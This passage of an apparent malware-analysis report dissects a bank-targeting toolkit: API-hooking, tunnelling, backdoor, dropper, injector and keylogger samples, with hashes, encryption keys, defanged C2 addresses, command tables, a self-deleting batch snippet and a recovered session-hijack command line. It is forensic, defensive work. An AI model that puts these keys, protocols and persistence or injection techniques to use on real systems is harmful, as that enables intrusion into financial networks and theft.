Similarly, it crafts several local filepaths:

- %DRIVE%:\MSO10\LATIN.SHP
- %DRIVE%:\MSO10\ENGDIC.LNG
- %DRIVE%:\MSO10\ADDT.REF
- %DRIVE%:\MSO10\MSE.LIV

Upon starting it makes five attempts to read file **C:\MSO10\LATIN.SHP** with an interval of 100ms. If the LATIN.SHP container is not found or is invalid, the log will contain the following message: "**HD-PR"**. The file is read successfully if its size is larger than or equal to a hardcoded value of **35,260**. After that the module decrypts the file with an RC4 algorithm using the hardcoded encryption key: **4E 38 1F A7 7F 08 CC AA 0D 56 ED EF F9 ED 08 EF.**
The decrypted data from the file is validated by checking the magic header of the data, which should be **0xA0B0C0D0** value.
The file contains a configuration of **35,260** bytes which is copied to a reserved memory and a sequence of data blocks **1096** bytes long. The number of blocks may vary, the module reads them all and stores them in a linked list structure.

If the LATIN.SHP file is found then the module simply counts the number of records in it and proceeds. If it is not found or the magic file bytes differ from expected after decryption, then the patching will not happen and the code simply drops execution.

There is an internal logging feature implemented in the current module, which keeps a text log in C:\MSO10\ENGDIC.LNG. The following log messages may appear in a file in plaintext:

Log message format	Description of values
HF_Initialize(%s)	%s - current executable filename
NewCopyFileA(%s, %s, %d)	The arguments correspond to source, destination file and flag value for "overwrite if exists".
NewCopyFileA->CreateProcess(%s) failed with error=%d	%s - commandline of a **fltmsg.exe** process %d - Win32 API integer error code
NewCreateProcessA(%s) - 1	%s – command line of a new process
NewCreateProcessA(%s) - 2	%s – command line replacement

The purpose of this module is in patching the current process, so that CopyFileA function in fact calls a custom hook function, which calls CreateProcessA and passes some arguments to it. The command line for the new process is as follows:

C:\MSO10\fltmsg.exe 2 "%source_path%" "%destination_path%"

The path to the **fltmsg.exe** process is taken from the decrypted configuration file **C:\MSO10\LATIN.SHP**.

Another API function, CreateProcessA is similarly hooked. Any call to create a new process, which starts one of two recognized executables "nroff" or "printhelper", is modified. Before the original executables are called, a custom application will be spawned with the following commandline:
C:\MSO10\fltmsg.exe 0 %original arguments% - for nroff
C:\MSO10\fltmsg.exe 1 %original arguments% - for printhelper

If the execution fails the module logs a failure message with a Win32 API error code.

We assume that this module is injected in the middle of running SWIFT Alliance software, to divert some of the interesting files for alteration or to make a reserve copy.

Malware 4: Session Hijacker

MD5: 2963cd266e54bd136a966bf491507bbf
Date (appeared in collection): 2015-05-23 02:27
Size: 61'440 bytes
Discovered path: c:\windows\mdtsc.exe
Compiled on: 2011.02.18 07:49:41 (GMT)
Type: PE32+ executable (console) x86-64, for MS Windows
Linker version: 10.0
Used in: Incident #1

This file is a command line tool to start a new process as another user currently logged on to the same system. To find the user token, one of the following case-insensitive command line options is used:

Option	Description
-n <Name>	Find token by process name
-p <PID>	Find token by process ID
-s <SESSID>	Find token by Terminal session ID

The last command line option defines the command line of the new process to start.

Example usage:
c:\windows\mdtsc.exe -p 8876 "rundll32.exe c:\windows\fveupdate.dll,Start MAS_search.exe"

The example tool usage was recovered from an infected system during forensic analysis. It was used to start a SWIFT Alliance software tool via a custom application starter that most probably tampered with the new process. The fveupdate.dll module was not recovered from the system.

Malware 5: TCP Tunnel Tool

MD5: e62a52073fd7bfd251efca9906580839
Date discovered: 2016.08.12 01:11:31
Discovered path: C:\Windows\winhlp.exe
Size: 20'480 bytes
Known as: winhlp.exe, msdtc.exe
Last start date: 2016.08.12 21:59
Started by: svchost.exe (standard Windows signed binary)
Compiled on: 2014.09.17 16:59:33 (GMT)
Type: PE32 executable (GUI) Intel 80386, for MS Windows
Linker version: 6.0
Used in: Incident #1

This application is a tool that works as a simple TCP relay that encrypts communication with C2 and contains remote reconfiguration capability. It has to be started with at least two parameters containing host IP and port. Two additional optional parameters may define the destination server IP and port to relay network connections to. The destination server IP and port can be retrieved and reconfigured live from C2. Let's refer to these pairs of IP/ports as HostA/PortA and HostB/PortB respectively.

When the tool starts it attempts to connect to the C2 server, which starts from the generation of a handshake key. The handshake key is generated via a simple algorithm such as the following:

```
i = 0;
 do
 {
        key[i] = 0xDB * i ^ 0xF7;
        ++i;
 } while ( i < 16 );
```

This algorithm generates the following string:

ASCII	Hexadecimal
,-./()*+$%&\' !"	2c 2d 2e 2f 28 29 2a 2b 24 25 26 27 20 21 22

Next, it generates a message body, a string of bytes from 64 to 192 bytes long. The fifth DWORD in the message is replaced with special code 0x00000065 ("e" character). Then it encrypts the message with a handshake key and sends it to the C2 server with the data block length prepended to that buffer.

This is what such a packet looks like (blue rows are encrypted with RC4 and handshake key):

Offset (bytes)	Size (bytes)	Description
0	4	Size of the rest of data in the message
4	16	Random data
20	4	**Special code 0x00000065 ("e")**
24	>=64	Random data

It expects similar behaviour from the server. The server responds with similar packet, where the first DWORD is the size of the rest of the packet and the only meaningful value is at offset 0x14, which must contain 0x00000066 ("f") or the handshake is not successful.

If the handshake is successful, the tool spawns a dedicated thread to deal with the C2 connection.

It uses RC4 encryption to communicate with the C2 over TCP with a hardcoded 4-bytes key value: **E2 A4 85 92**.

The analyzed sample uses binary protocol for communication, exchanging messages in fixed length blocks of 40 bytes, which are encrypted with RC4 as mentioned above. Each such block contains a DWORD at offset 0x4 describing a control code used in the protocol. Other fields in the block may contain additional information or be set to a randomly generated number for distraction.

Client		Server	
Control Code	Meaning	Control Code	Meaning
0x10001	Ready to work	0x10000	Keep-Alive
0x10008	Task Done	0x10002	Start tunnelling with HostB
		0x10003	Set new HostB/PortB
		0x10004	Get current HostB/PortB
		0x10006	Terminate immediately

For the Control Code 0x10003, additional information including IP and port numbers are transferred in the same message block at offsets 0x10 for IP and 0x14 for port.

The tool will not start connecting to HostB until it receives a 0x10002 command to start the tunnelling process. When this happens it will open an additional, independent TCP session with HostA, will do a handshake, and then pass all data back and forth without modification.

Other variants of the tool were found in different places:

02f75c2b47b1733f1889d6bbc026157c - uploaded to a multiscanner from Bangladesh.
459593079763f4ae74986070f47452cf - discovered in Costa Rica.
ce6e55abfe1e7767531eaf1036a5db3d - discovered in Ethiopia.

All these tools use the same hardcoded RC4 key value of **E2 A4 85 92**.

Malware 6: Active Backdoors

MD5: 2ef2703cfc9f6858ad9527588198b1b6
Type: PE32 executable (GUI) Intel 80386, for MS Windows
Size: 487'424 bytes
Name: mso.exe
Link time: 2016.06.14 11:56:42 (GMT)
Linker version: 6.0
Used in: Incident #1, Incident #2

This module is linked with opensource SSL/TLS suite mbedTLS (aka PolarSSL) as well as zLib 1.2.7 and libCURL libraries.

Command line options:
IMEKLMG.exe [filepath] [-i] [<C2_IP> <C2_PORT> ...] [-s]
-i self-install in the registry and restart self with previous path as argument.
[filepath] sleep for 3 seconds, delete the specified path, restart self with option "-s".
<C2_IP> <C2_PORT> ... one or more pairs of C2 IP and port can be passed here.
-s start the main backdoor mode

Starting the executable with no option is equivalent to starting with "-i", which initiates a sequence of restarts eventually leading to self-installation into the autorun key and user's %App_Data% directory. The final command line string to start the backdoor (as per registry autorun key) is: C:\Users\%user%\AppData\Roaming\IMEKLMG.exe -s

Depending on the available command line arguments the module may use a C2 address from the following locations:

1. C2 configuration stored in the registry (expected 1840 bytes). The configuration is located at HKLM\SYSTEM\CurrentControlSet\Control\Network\EthernetDriver. The data inside the key is encrypted with a DES algorithm with a hardcoded encryption key: **58 29 AB 7C 86 C2 A5 F9**.
2. Hardcoded C2 address and port.
3. *[Unfinished backdoor code]* Use a C2 address and port passed via command line. Note, this code is currently unfinished: it contains a command line argument parsing and setting in the memory of the backdoor: up to six pairs of C2 hosts and ports can be passed to it, but this information seems not to be reaching the main backdoor code yet.

If the registry value with config is not set upon the backdoor start, it creates this value, populating the config with hardcoded values.

When the module is passed to a domain and port pair via the command line, config from the registry or hardcoded value, it resolves the IP address of the domain (if the domain is passed) and produces a different IP by decrypting the DNS request with a 4-byte XOR operation. The XOR constant is hardcoded: **0xF4F29E1B.**

Hardcoded C2s:

- **update.toythieves[.]com:8080**
- **update.toythieves[.]com:443**

IP xor Key (Real C2)	Country	First Seen	Last Seen	Resolved IP (C2 disguise)
67.65.229[.]53	US	2015-08-05	2015-08-19	88.223.23.193
62.201.235[.]227	Iraq	2015-08-26	2015-10-23	37.87.25.23
127.0.0.1	N/A	2015-10-30	2015-11-20	100.158.242.245
46.100.250[.]10	Iran	2015-11-27	2016-01-07	53.250.8.254
76.9.60[.]204	Canada	2016-01-14	2016-08-17	87.151.206.56

The application establishes a HTTPS connection, introducing itself as "TestCom 18467" (hostname) during a TLS handshake.

The backdoor protocol supports the following commands sent as DWORD constants:

Command ID	Description
0x91B93485	Get system information: hostname, OS version, locale, list of network interface cards with properties.
0x91B9348E	Sleep command. Disconnect from C2. Save current time and show no network activity for a specified time.
0x91B93491	Hibernate command. Disconnect from C2 and show no network activity. Seems like this sleep is persistent over program restarts.
0x91B9349A	Show all available drives and used/available space on them.
0x91B9349B	List files in specified directory.
0x91B9349D	Change current directory.
0x91B93486	Run specified command.
0x91B934A6	Run specified command as another Terminal Session user.
0x91B93492	Delete file(s) based on file path pattern.
0x91B934A1	Wipe specified file two times with random DWORD value.

0x91B9348B	Compress and upload specified file path recursively.
0x91B9348A	Read data from the specified file.
0x91B93489	Write data to the specified file.
0x91B93495	Get detailed process information: PID, Session ID, CPU performance status, memory used, full path.
0x91B93491	Kill process by name or PID.
0x91B9348C	Execute a command and read the output. This is done via the redirection of command output to a text file in temp directory, reading and sending the contents of the file after the process is complete.
0x91B934A5	Connect 1024 times to localhost:135 for disguise, cleanup and shutdown.
0x91B934A4	Get current backdoor configuration.
0x91B934A3	Set new backdoor configuration.
0x91B934A2	Test remote host and port by opening TCP connection.
0x91B934A7	Inject an executable module into address space of explorer.exe.
0x91B93499	Get current working directory.
0x91B9349C	Delete specified file.

The same file, but compressed with an unknown packer, was discovered uploaded on VT from Poland and Korea in November 2016. This suggests backdoor reuse in those countries. It has the following properties:

Name: IMEKLMG.exe.dmp
MD5: 06cd99f0f9f152655469156059a8ea25
SHA1: 77c7a17ccd4775b2173a24cd358ad3f2676c3452
File size: 376832 bytes
File type: PE32 executable (GUI) Intel 80386, for MS Windows
Link time: 2016.06.14 11:56:42 (GMT)
Linker version: 6.0

Another similar file was discovered in February 2017, distributed from a Nigerian webserver. It is a similar backdoor but is packed with Obsidium packer.
Here is the file's general information:

MD5: 09a77c0cb8137df82efc0de5c7fee46e
SHA1: 964ba2c98b42e76f087789ab5f64e75dd370841a

File size: 176640 bytes
File type: PE32 executable (GUI) Intel 80386, for MS Windows
Link time: 2017.02.02 04:20:19 (GMT)
Linker version: 10.0

This file is similar to the other backdoors from the arsenal. However, it contains some differences and improvements. It uses an external file to store configuration, located at %SYSTEMROOT%\systray.dat. The config has a fixed size of 182 bytes and has the following structure:

XORed with 0xDE		
Random 4 bytes	Magic Value: 0x12458FAE	Other data

Similar to other backdoors, it uses XOR operation on the DNS response. The XOR DWORD constant is different here: **0xCBF9A345**. The sample contains the following default hardcoded C2 address:

- **tradeboard.mefound[.]com:443**

To complicate analysis, the developer has implemented a protocol with dynamically changing constants depending on the variant of the malware. So far, the backdoor "speaks the same language" but with a different "dialect". This is implemented through a different base for all messages. This sample supports similar commands but its Command IDs are shuffled and start with a different number.

Command ID	Description
0x23FAE29C	Get system information: hostname, OS version, locale, list of network interface cards with properties.
0x23FAE2A4	Sleep command. Disconnect from C2. Save current time and show no network activity for specified time.
0x23FAE2A6	Hibernate command. Disconnect from C2 and show no network activity. This is persistent over program restarts, because it the module saves time when to come back online in the config file.
0x23FAE29E	List all available drives.
0x23FAE2A9	Recursively list contents of the specified directory.
0x23FAE2A7	List contents of the specified directory.

0x23FAE29F	Change current directory.
0x23FAE2AA	Run specified command.
0x23FAE2A8	Delete file(s) based on file path.
0x23FAE2AD	Wipe specified file two times with random DWORD value.
0x23FAE2B1	Compress and upload specifed file path recursively.
0x23FAE2A0	Read data from the specified file.
0x23FAE2A1	Write data to the specified file.
0x23FAE2A2	Get detailed process information: PID, Session ID, CPU performance status, memory used, full path.
0x23FAE2AC	Kill process by name or PID.
0x23FAE2AB	Execute a command and read the output. This is done via redirection of command output to a text file in temp directory, reading and sending the contents of the file after the process is complete.
0x23FAE29D	Clone file timestamps from the given path.
0x23FAE2AF	Set new C2 port, save configuration file.
0x23FAE2B0	Set new C2 address, save configuration file.
0x23FAE2A3	Command to self-destruct. It drops ieinst.bat into %TEMP% directory and runs it to self-delete. :L1 del "%S" nping 0 if exist "%S" goto L1 del "%0" In addition it wipes the config file with zeroes and deletes the file as well.
0x23FAE2A5	Terminate session and quit immediately.

This matches the description of backdoors from the Romeo set as per Novetta.

Malware 7: Passive Backdoors

MD5: b9be8d53542f5b4abad4687a891b1c03
Type: PE32 executable (GUI) Intel 80386, for MS Windows
Size: 102'400 bytes
Names: hkcmd.exe
Internal name: compact.exe


Link time: 2016.01.08 16:41:18 (GMT)
Linker version: 6.0
Product name (file version info): Windows Firewall Remote Management
Used in: Incident #1

This executable was written using the Microsoft MFC framework. The application is designed to run as a service, however it can also start and work as a standalone non-service process. It registers with the name of "helpsvcs". The code is organized in classes, one of which, the main application class, has a static text variable set to "PVS", which seems to be unused in the code. This service relies on command line arguments passed as an integer defining the port number that it will listen to in the future. This is a reduced minimalistic way of configuring and using the backdoor in listening mode, however there is a class that is responsible for loading or saving full configuration block from/to the registry.

The registry value used to store the configuration depends on the parameter value (%parameter%) passed to the function. The registry configuration is located at HKCR\NR%parameter%\Content Setting.

The main service procedure generates a unique instance ID which is set to pseudo-randomly selected 8 bytes. Some previous versions of the code relied on some pseudo-random values derived from the current time and MAC addresses of available network cards, but then was changed to a hardware independent value.

This backdoor takes care of enabling ports in the Windows Firewall by creating a new firewall rule named "Windows Firewall Remote Management" using netsh.exe tool on Windows, which enables an incoming connection to any executable on the TCP port that is currently used by the backdoor. In case this rule has different name in other samples, it's quite easy to find it, because it doesn't specify which group of rules it belongs to, unlike all other default Windows Firewall rules. Sorting Firewall rules by group name may quickly reveal such an odd rule:



The backdoor provides process and file management, as well as the creation of TCP connection relays.

Another backdoor based on the same code was found in the same bank, however it was made as a standalone executable instead of a DLL. Short description and file properties are provided below:

MD5: bbd703f0d6b1cad4ff8f3d2ee3cc073c
Link time: 2014.09.22 13:12:17 (GMT)
Linker version: 6.0
Size: 106'496 bytes
Export section timestamp: **Fri Jan 8 16:41:26 UTC 2016**
Original name: fmapi.dll
Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Used in: Incident #1
This file is a backdoor that listens to a port specified in the **%WINDIR%\temp\scave.dat** file as an integer number. It supports about 20 commands, which enable the operator to:

- Collect general system information
- Search files/directories by name
- Start new process as current user
- Start process as another logged in user
- Start process and collect output from stdout
- Get file from specified path
- Drop new executables into system directory
- Compress and download files
- List processes and their respective loaded modules
- Kill processes by name
- Fake file timestamp by copying it from kernel32.dll
- Start a new backdoor session on another port
- List active terminals sessions with details
- Relay TCP connections to a remote host

The executable contains a custom PE loader code that is identical to a custom PE loader from Lazarus Loader modules dubbed by Novetta as LimaAlfa.

This module contains a small embedded executable in the data section, encrypted with a trivial (xor 0xb1, add 0x4f) method. The MZ header is wiped from that embedded file and is restored during decryption routine. Some other properties of the small embedded file are listed below (MD5: 8387ceba0c020a650e1add75d24967f2). This executable module is used to force unloading a DLL from memory.

Malware 8: Trojan Dropper

Discovered path: C:\WINDOWS\igfxpers.exe
MD5: 6eec1de7708020a25ee38a0822a59e88
Size: 253'952 bytes
Time modified: 2016-01-18 06:08:36 (GMT)

Time accessed: 2016-08-22 12:38:37 (GMT)
Time changed: 2016-08-22 13:04:42 (GMT)
Time created: 2016-01-18 06:08:32 (GMT)
Link time: 2014-09-22 13:12:17 (GMT)
Linker version: 6.0
Other filenames: hkcmd.exe
Used in: Incident #1

This is a dropper of an embedded malware. It uses RC4 to decrypt resources and drop and start a new process from disk. The RC4 is an MD5 of a command line argument (secret passphrase) following "-x" parameter. The second command line argument "-e" defines the name for the new service to be registered. The MD5 hash of the passphrase is stored in the registry and is used by the DLL Loader in the later stage.

The binary picks one of the names to drop the payload to, and chooses a corresponding service description when registering.

FileName	**Description**
wanmgr	WiFi Connection Management Service
vrddrv	Windows Virtual Disk Service
trufont	Font Cache Service
wmvdec	Media Center Network Sharing
biomgs	Biometric Service
gpcpolicy	Group Policy Server Service
diagmgs	Diagnostic Policy Client
waindex	Windows Indexing Service
trabcon	Network Traffic Balancing Service
authen	Remote Logon Authentication

The dropped file is saved into **%SYSTEMROOT%\System32\%FileName%.dll** on Windows 32-bit and **%SYSTEMROOT%\SysWow64\%FileName%.dll** on Windows 64-bit.

Known command line usage:
hkcmd.exe -x <passphrase> -e LogonHours

We managed to find the right password (20+ characters long), which enabled us to decrypt the payload.

Malware 9: DLL Loader

MD5: 268dca9ad0dcb4d95f95a80ec621924f
Link time: 2014.12.08 13:12:17 (GMT)
Linker version: 6.0
Size: 192'512 bytes
Export section timestamp: **Fri Jan 8 16:54:25 UTC 2016**
Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Original name: ext-ms-win-ntuser-dialogbox-l1-1-0.dll
Used in: Incident #1
This file is dropped by the Trojan Dropper described above. It is a malware loader service, which gets the decryption key from the registry, uses RC4 to decrypt an embedded resource and start the payload. The RC4 decryption key is obtained from **HKCR\NR%parameter%\ContextHandler** value, which is set by the Trojan Dropper during malware installation.
The embedded resource contains one of the Passive Backdoors described in this paper.

Another variant of the DLL loader heavily uses system registry to fetch the decryption key, and the encrypted payload.

Name: lcsvsvc.dll
MD5: c635e0aa816ba5fe6500ca9ecf34bd06
SHA1: d7d724718065b2f386623dfaa8d1c4d22df7b72c
SHA256: 93e7e7c93cf8060eeafdbe47f67966247be761e0dfd11a23a3a055cf6b634120
File size: 1'545'216 bytes
File type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Link time: 2015.12.09 14:12:41 (GMT)
Exp. time: 2016.03.19 18:32:34 (GMT)
Linker version: 10.0
Export module Name: msshooks.dll
Used in: Incident #2

This module is similar to other 64-bit variants. However, it is registered as a service and gets an RC4 key and the payload from the registry values of its own service. The name of the service is not fixed and is probably set during installation stage.

Here is the registry value path for the RC4 key and encrypted payload respectively:
HKLM\SYSTEM\CurrentControlSet\Services\%SERVICENAME%\Security\Data2
HKLM\SYSTEM\CurrentControlSet\Services\%SERVICENAME%\Security\Data0

The code gets the 16-bytes RC4 key from the registry (**f9 65 8b c9 ec 12 f9 ae 50 e6 26 d7 70 77 ac 1e**) and encrypted payload, decrypts the payload with that key and then decrypts it one more time with the following hardcoded key (previously seen in the backdoor management tool): **53 87 F2 11 30 3D B5 52 AD C8 28 09 E0 52 60 D0 6C C5 68 E2 70 77 3C 8F 12 C0 7B 13 D7 B3 9F 15**

The final decrypted payload is loaded and started as a DLL in memory. At the time of analysis the attackers managed to wipe the payload in the registry with a benign system file data, so only the RC4 key remained untouched and was found in the registry.

Malware 10: Keylogger

MD5: 5ebfe9a9ab9c2c4b200508ae5d91f067
Known filenames: NCVlan.dat
File size: 73'216 bytes
Type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Link time: 2016.04.06 07:38:57 (GMT)
Linker version: 10.0
Original name: grep.dll
Used in: Incident #1

This module is a user-mode keylogger. It contains an export function with an empty name, which has the main functionality of the module.

Upon starting it creates a new thread, which suggests that it has to be loaded by a custom PE loader (probably by the DLL Injector described in this paper, MD5: 949e1e35e09b25fca3927d3878d72bf4). The main thread registers a new class named "Shell TrayCls%RANDOM%", where %RANDOM% value is an integer returned by the system rand function seeded with the current system time. Next, it creates a window called "Shell Tray%RANDOM%". The new window registers a system-wide keyboard hook and starts recording keypresses and Unicode text in context of the clipboard. The data is saved into a current user profile directory in a file that is named after the username via the following template string:

NTUSER{%USERNAME%}.TxS.blf. For example, the full path that we discovered was "C:\Users**[redacted]**\NTUSER.DAT{[redacted operator]}.TxS.blf". The data written in the file is encrypted with RC4 with the following hardcoded 64-bytes key:

```
53 55 4D A2 30 55 53 44  30 2C 30 3E 27 44 42 54
20 4C 49 4D 49 54 43 55  53 44 30 2C 0D 0A 43 44
54 19 53 55 4D 7F 31 55  53 44 32 36 35 2C 30 E4
37 43 44 54 98 4C 49 4D  49 54 1B 55 53 44 30 2C
```

The RC4 key is not entirely random and seems to contain chunks of readable ASCII text related to some database contents or queries:

- "**SUM.0USD0,0>'DBT LIMITCUSD0,..CDT.SUM.1USD265,0.7CDT.LIMIT.USD0,**"

We assume this is done to complicate the recognition of a password-like string by eye, or use a value that would cause some false-positives when scanning for such a pattern.

The keylogger data file is a binary log that contains sequences of records organized in blocks which have the following events inside:

1. Session Start (Logon):
   Contains username, type of session (rdp, console, etc), session id.
2. Session Activity:
   Contains active windows name and sequence of typed keys.
3. Session End (Logoff):
   Contains username, session id.

Every event record contains a DWORD timestamp.

The module also starts a watchdog thread that keeps monitoring the creation of a trigger-file called ODBCREP.HLP in the directory of the current DLL. If such file is found, the keylogger removes the keyboard hook and unloads from the process immediately.

Malware 11: Trojan Dropper 2

Filename: gpsvc.exe
MD5: 1bfbc0c9e0d9ceb5c3f4f6ced6bcfeae
SHA1: bedceafa2109139c793cb158cec9fa48f980ff2b
File Size: 3449344 bytes
File Type: PE32+ executable (console) x86-64, for MS Windows
Link Time: 2016.12.08 00:53:20 (GMT)
Linker version: 10.0
Used in: Polish bank

This module is a command line malware dropper/installer, which contains two data containers in the resource section.

The dropper command line takes the following:
gpsvc.exe -e %name% - drop payload on disk
gpsvc.exe -l - lists all registered services under netsvcs registry key[3].
gpsvc.exe -a %param2% %param3% - registers a news service using %param2% as the service name and %param3% as the path to DLL file of service binary. If the %param3% doesn't contain "\" character, the code uses it as the filename in %SYSTEMROOT%\System32\.

[3]HKLM\Software\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs

When -e option is used, the files stored in the containers are extracted, decrypted where encryption is used, and dropped to a disk in two locations: one goes to the current directory as **%name%**, another is saved into **%SYSTEMROOT%\Help\%name%.chm**. The value of the **%name%** parameter is passed via command line argument.

The container starts with a 40 bytes header describing the start of the payload, container and the payload data inside. The data may or may not be encrypted and there is no specific flag identifying that in container itself. The code processing the container will know whether the container's payload requires decryption.

Upon successful extraction of the files, the dropper will show the following message on the command line:

```
c:\Temp>gpsvc.exe -e gpsvc
loader - gpsvc - extracted. result = 0
module - C:\Windows\Help\gpsvc.chm - extracted. result = 0
Success
c:\Temp>
```

Fig. Report of successful payload deployment.

The first extracted file is decrypted using the following key and Spritz algorithm, a variant of the RC4 family: **95 B4 08 68 E4 8B 72 94 5E 61 60 BF 3F D7 F9 41 10 9A 4A C4 66 41 99 48 CC 79 F5 6A FE 5F 12 E5**

The second file is extracted as-is, however, brief analysis of its header suggested that it is encrypted with the same crypto and key.

The dropped files after decryption have the following MD5 hashes:
ad5485fac7fed74d112799600edb2fbf
16a278d0ec24458c8e47672529835117

Malware 12: DLL Injector

MD5: 16a278d0ec24458c8e47672529835117
SHA1: aa115e6587a535146b7493d6c02896a7d322879e
File size: 1515008 bytes
File type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Link time: 2016.12.08 00:53:43 (GMT)
Linker version: 10.0
Export module name: wide_loader.dll
Used in: Incident #2

This module is packed with a commercial product known as the Enigma Protector, which was developed by a Russian software developer Vladimir Sukhov in 2004. This module is implemented as a service binary with ServiceMain procedure. On starting it imports all

necessary system API functions, and searches for the .CHM file inside %SYSTEMROOT%\Help\%name%.chm, where %name% matches the name of current DLL module. Then it decrypts the payload using the Spritz algorithm with the hardcoded key: 95 B4 08 68 E4 8B 72 94 5E 61 60 BF 3F D7 F9 41 10 9A 4A C4 66 41 99 48 CC 79 F5 6A FE 5F 12 E5

Next, it searches the target process and attempts to inject the decrypted payload module from the CHM file into the address space of the target process. The target process can be one of two:

1. lsass.exe
2. itself (current service process)

The process to inject the code is hardcoded and defined during the compilation of the module. According to the code the current module injects payload into itself.

Some more similar DLL Injector samples were found in Europe and in the Middle East. The following files were discovered:

Filename: srservice.dll MD5: e29fe3c181ac9ddbb242688b151f3310 SHA1: 7260340b7d7b08b7a9c7e27d9226e17b7170a436 File size: 79360 bytes File type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows Link time: 2016.10.22 07:08:16 (GMT) Exp. time: 2016.10.22 07:08:16 (GMT) Linker version: 10.0 Export module name: wide_loader.dll Used in: Incident #2
Filename: msv2_0.dll MD5: 474f08fb4a0b8c9e1b88349098de10b1 SHA1: 487f64dc8e98e443886b994b121f4a0c3b1aa43f File size: 78848 bytes File type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows Link time: 2016.12.08 00:53:39 (GMT) Exp. time: 2016.12.08 00:53:39 (GMT) Linker version: 10.0 Export module name: wide_loader.dll Used in: Incident #2
Filename: SRService.dll MD5: 07e13b985c79ef10802e75aadfac6408 SHA1: a0c02ce526d5c348519905710935e22583d81be7 File size: 79360 bytes File type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows

Link time: 2016.10.22 07:08:16 (GMT)
Exp. time: 2016.10.22 07:08:16(GMT)
Linker version: 10.0
Used in: the Middle East

These files are different from those previously seen in DLL Injector, because they are not packed with Enigma Protector. They also contain different 32-byte Spritz keys:

- **65 06 18 33 60 10 48 F7 57 9B 98 76 CA B5 29 60 71 CB 0B 97 7E D4 A2 F9 22 CC 4E 79 52 64 4A 75**
- **6B EA F5 11 DF 18 6D 74 AF F2 D9 30 8D 17 72 E4 BD A1 45 2D 3F 91 EB DE DC F6 FA 4C 9E 3A 8F 98**
- **78 CB C3 77 35 5C F2 82 8A 3A 08 71 6A D5 C3 D9 A1 1B 6A BA C5 9C 5D BC 6A EC F0 B8 96 49 79 7A**

The purpose of these variants is the same - decrypt the corresponding CHM file with the payload and inject it in the memory of lsass.exe or current process.
The payloads found in these cases were:

- fde55de117cc611826db0983bc054624 (Active Advanced Backdoor Type B)
- 17bc6f5b672b7e128cd5df51cdf10d37 (Active Advanced Backdoor Type B)

Malware 13: Active Backdoors 2

Filename: %name%.chm
MD5: ad5485fac7fed74d112799600edb2fbf
SHA1: a107f1046f5224fdb3a5826fa6f940a981fe65a1
File size: 1861632 bytes
File type: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Link time: 2016.12.08 00:55:06 (GMT)
Export time: 2016.12.08 00:55:04 (GMT)
Linker version: 10.0
Export module name: aclui.dll

This module is dropped to the disk in .CHM file and stored in encrypted form. It can be decrypted and started with the DLL Injector module (i.e. 16a278d0ec24458c8e47672529835117). Like the other file in the same package, it is wrapped with Enigma Protector.

The module has no business logic starting from the entry point. Core logics are called from one of two exported functions:

- **?DllRegister@@YAX_KK0K0PEAXK@Z** (start backdoor with default parameters)
- **InitDll** (start backdoor with configuration passed via parameter)

The InitDll function sets up basic requirements and prepares paths to other essential components, which are expected in the following filepaths:
%SYSTEMROOT%\Help*.chm
%SYSTEMROOT%\Help*.hlp

The .hlp file from the Help Directory is loaded and decrypted using Spritz algorithm[4] and the following key:
6B EA F5 11 DF 18 6D 74 AF F2 D9 30 8D 17 72 E4 BD A1 45 2D 3F 91 EB DE DC F6 FA 4C 9E 3A 8F 98

The module contains an embedded default config which is saved to .hlp file in encrypted form if the file is missing. It contains the following C2 information:

- **exbonus.mrbasic[.]com:443**

Similar to Active Advanced Backdoor Type A (see md5: 2ef2703cfc9f6858ad9527588198b1b6) it doesn't use resolved IP of the C2 directly, but XORs the DNS query result with hardcoded key **0x4F833D5B**.

The backdoor protocol supports the following commands sent as a DWORD, however this DWORD is convertible to a meaningful ASCII representation of the command as shown below:

Command ID	Description
NONE	No actions.
GINF	Get system information: hostname, OS version, CPU type, system locale, RAM, disk free space, BIOS version and manufacturer, list of network interface cards with properties.
SLEP	Disconnect from C2. Save current time and show no network activity for specified time. It seems like this sleep is persistent over program restarts.
HIBN	Disconnect from C2 and show no network activity.
DRIV	Show all available drives and used/available space on them.
DIR	List files in specified directory.
DIRP	List files and directories recursively starting from specified path.
CHDR	Change current directory.

[4] A very similar implementation of the Sprtiz algorithm in C is available at https://github.com/jedisct1/spritz/blob/master/spritz.c

RUN	Run specified command.
RUNX	Run specified command as another Terminal Session user.
DEL	Delete file(s) based on file path pattern.
WIPE	Wipe file(s) based on file path pattern. A hardcoded pattern (not defined in current sample) or randomly generated bytestream is used. Wiping with random data is done three times. A DWORD constant is present from some older wiper's code pattern: 0xE77E00FF.
MOVE	Move file.
FTIM	Set time for file(s) specified by file path pattern. Use %systemroot%\kernel32.dll as source of timestamps. If kernel32.dll is not found, a hardcoded value is used: 12:12:46.493 03 September 2008
NEWF	Create a directory.
ZDWN	Compress and download specified file path recursively.
DOWN	Compress and download a single file.
UPLD	Upload and uncompress file to the specified directory. The directory is created if it doesn't exist.
